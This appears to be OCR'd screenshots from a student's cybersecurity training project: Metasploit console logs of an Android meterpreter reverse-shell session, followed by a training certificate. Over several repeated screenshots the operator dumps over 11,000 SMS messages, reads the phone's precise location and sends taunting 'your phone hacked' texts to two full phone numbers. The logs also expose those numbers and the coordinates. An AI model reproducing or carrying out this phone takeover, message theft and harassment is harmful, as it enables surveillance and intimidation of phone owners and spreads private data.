
```
|                                                          |
|            Password:          [           ]              |
|                                                          |
|                                                          |
|                                                          |
|                        [ OK ]                            |
|__________________________________________________________|
|                                                          |
|                                    https://metasploit.com |
|__________________________________________________________|


       =[ metasploit v6.3.16-dev                          ]
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload ⇒ android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.1.48
lhost ⇒ 192.168.1.48
msf6 exploit(multi/handler) > set lport 4444
lport ⇒ 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.48:4444
[*] Sending stage (78189 bytes) to 192.168.1.53
[*] Sending stage (78189 bytes) to 192.168.1.53
[-] Failed to load extension: uninitialized constant Rex::Post::Meterpreter::Extensions::Stdapi::Stdapi
Did you mean?  STDIN
[-] Failed to load extension: The "android" extension is not supported by this Meterpreter type (dalvik/android)
[-] Failed to load extension: The "appapi" extension is not supported by this Meterpreter type (dalvik/android)
[*] Meterpreter session 2 opened (192.168.1.48:4444 → 192.168.1.53:42284) at 2023-08-08 15:33:30 +0000
[*] Meterpreter session 1 opened (192.168.1.48:4444 → 192.168.1.53:42282) at 2023-08-08 15:33:31 +0000

meterpreter > sysinfo
Computer        : localhost
OS              : Android 13 - Linux 4.19.157-perf+ (aarch64)
Architecture    : aarch64
System Language : en_US
Meterpreter     : dalvik/android
meterpreter > █
```



```
       =[ metasploit v6.3.16-dev                          ]
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload ⇒ android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.1.48
lhost ⇒ 192.168.1.48
msf6 exploit(multi/handler) > set lport 4444
lport ⇒ 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.48:4444
[*] Sending stage (78189 bytes) to 192.168.1.53
[*] Sending stage (78189 bytes) to 192.168.1.53
[-] Failed to load extension: uninitialized constant Rex::Post::Meterpreter::Extensions::Stdapi::Stdapi
Did you mean?  STDIN
[-] Failed to load extension: The "android" extension is not supported by this Meterpreter type (dalvik/android)
[-] Failed to load extension: The "appapi" extension is not supported by this Meterpreter type (dalvik/android)
[*] Meterpreter session 2 opened (192.168.1.48:4444 → 192.168.1.53:42284) at 2023-08-08 15:33:30 +0000
[*] Meterpreter session 1 opened (192.168.1.48:4444 → 192.168.1.53:42282) at 2023-08-08 15:33:31 +0000

meterpreter > sysinfo
Computer        : localhost
OS              : Android 13 - Linux 4.19.157-perf+ (aarch64)
Architecture    : aarch64
System Language : en_US
Meterpreter     : dalvik/android
meterpreter > help-
[-] Unknown command: help-
meterpreter > help -
[-] No such command
meterpreter > help --
[-] No such command
meterpreter > dump_sms
[*] Fetching 11336 sms messages
[*] SMS messages saved to: sms_dump_20230808153416.txt
meterpreter > █
```




```
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter > sysinfo -h
Computer        : localhost
OS              : Android 13 - Linux 4.19.157-perf+ (aarch64)
Architecture    : aarch64
System Language : en_US
Meterpreter     : dalvik/android
meterpreter > geolocate
[*] Current Location:
        Latitude:  26.8856576
        Longitude: 75.7427525

To get the address: https://maps.googleapis.com/maps/api/geocode/json?latlng=26.8856576,75.7427525&sensor=true

meterpreter > 
```




1 2 3 4
15:42
kali@kali: ~
Tuesday 08 August 2023
File Actions Edit View Help
KALI LINUX
"the quieter you become, the more you are able to hear"


```
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter > sysinfo -h
Computer        : localhost
OS              : Android 13 - Linux 4.19.157-perf+ (aarch64)
Architecture    : aarch64
System Language : en_US
Meterpreter     : dalvik/android
meterpreter > geolocate
[*] Current Location:
        Latitude:  26.8856576
        Longitude: 75.7427525

To get the address: https://maps.googleapis.com/maps/api/geocode/json?latlng=26.8856576,75.7427525&sensor=true

meterpreter > send_sms
[-] You must enter both a destination address -d and the SMS text body -t
[-] e.g. send_sms -d +351961234567 -t "GREETINGS PROFESSOR FALKEN."

OPTIONS:

    -d  Destination number
    -h  Help Banner
    -r  Wait for delivery report
    -t  SMS body text

meterpreter > send_sms -d +919119360547 "Hello Mr. How are you....Your phone hacked by pranav"
[-] You must enter both a destination address -d and the SMS text body -t
[-] e.g. send_sms -d +351961234567 -t "GREETINGS PROFESSOR FALKEN."

OPTIONS:

    -d  Destination number
    -h  Help Banner
    -r  Wait for delivery report
    -t  SMS body text

meterpreter > send_sms -d +919119360547 -t "Hello Mr. How are you....Your phone hacked by pranav"
[+] SMS sent - Transmission successful
meterpreter >
```


1 2 3 4
15:44
kali@kali: ~
File Actions Edit View Help
KALI LINUX
"the quieter you become, the more you are able to hear"

```
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter > sysinfo -h
Computer        : localhost
OS              : Android 13 - Linux 4.19.157-perf+ (aarch64)
Architecture    : aarch64
System Language : en_US
Meterpreter     : dalvik/android
meterpreter > geolocate
[*] Current Location:
        Latitude:  26.8856576
        Longitude: 75.7427525

To get the address: https://maps.googleapis.com/maps/api/geocode/json?latlng=26.8856576,75.7427525&sensor=true

meterpreter > send_sms
[-] You must enter both a destination address -d and the SMS text body -t
[-] e.g. send_sms -d +351961234567 -t "GREETINGS PROFESSOR FALKEN."

OPTIONS:

    -d   Destination number
    -h   Help Banner
    -r   Wait for delivery report
    -t   SMS body text

meterpreter > send_sms -d +919119360547 "Hello Mr. How are you....Your phone hacked by pranav"
[-] You must enter both a destination address -d and the SMS text body -t
[-] e.g. send_sms -d +351961234567 -t "GREETINGS PROFESSOR FALKEN."

OPTIONS:

    -d   Destination number
    -h   Help Banner
    -r   Wait for delivery report
    -t   SMS body text

meterpreter > send_sms -d +919119360547 -t "Hello Mr. How are you....Your phone hacked by pranav"
[+] SMS sent - Transmission successful
meterpreter > send_sms -d +918949555313 -t "Hello Mr.kalpesh  How are you we need party otherwise your phone hacked by pranav"
[+] SMS sent - Transmission successful
meterpreter >
```



8 folders | 3 files: 3.6 MiB (3,797,275 bytes) | Free space: 3.7 GiB



NETPARAM

NetParam Technologies
Private Limited

NTPL/JAIPUR/TS/1831

Date: 23 Dec 2023

TO WHOMSOEVER IT MAY CONCERN

This is to certify that **Mr. Altamash Khan**,a student of **Modi Institute of technology College,Kota** has successfully completed his Training under **Netparam Technologies Pvt. Ltd,Jaipur** in **cyber security technology** with **Grade A**, from **08/08/2023 to 15/12/2023.**

He worked on a project entitled **Metasploit Framework.**

During the Training , He has demonstrated his skills with self-motivation to learn new skills. His performance exceeded our expectations and He was able to complete the project on time.

NETPARAM TECHNOLOGIES PVT. LTD. ★ JAIPUR

Dr. Manoj Sharma
(Director)
NETPARAM, JAIPUR

*Reference for Grades

Grade	E	A+	A	B	S
Meaning	Excellent	Very Good	Good	Average	Satisfactory

747, Janpath, Rani Sati Nagar, Nirman Nagar, Jaipur- 302019, Rajasthan

Thank you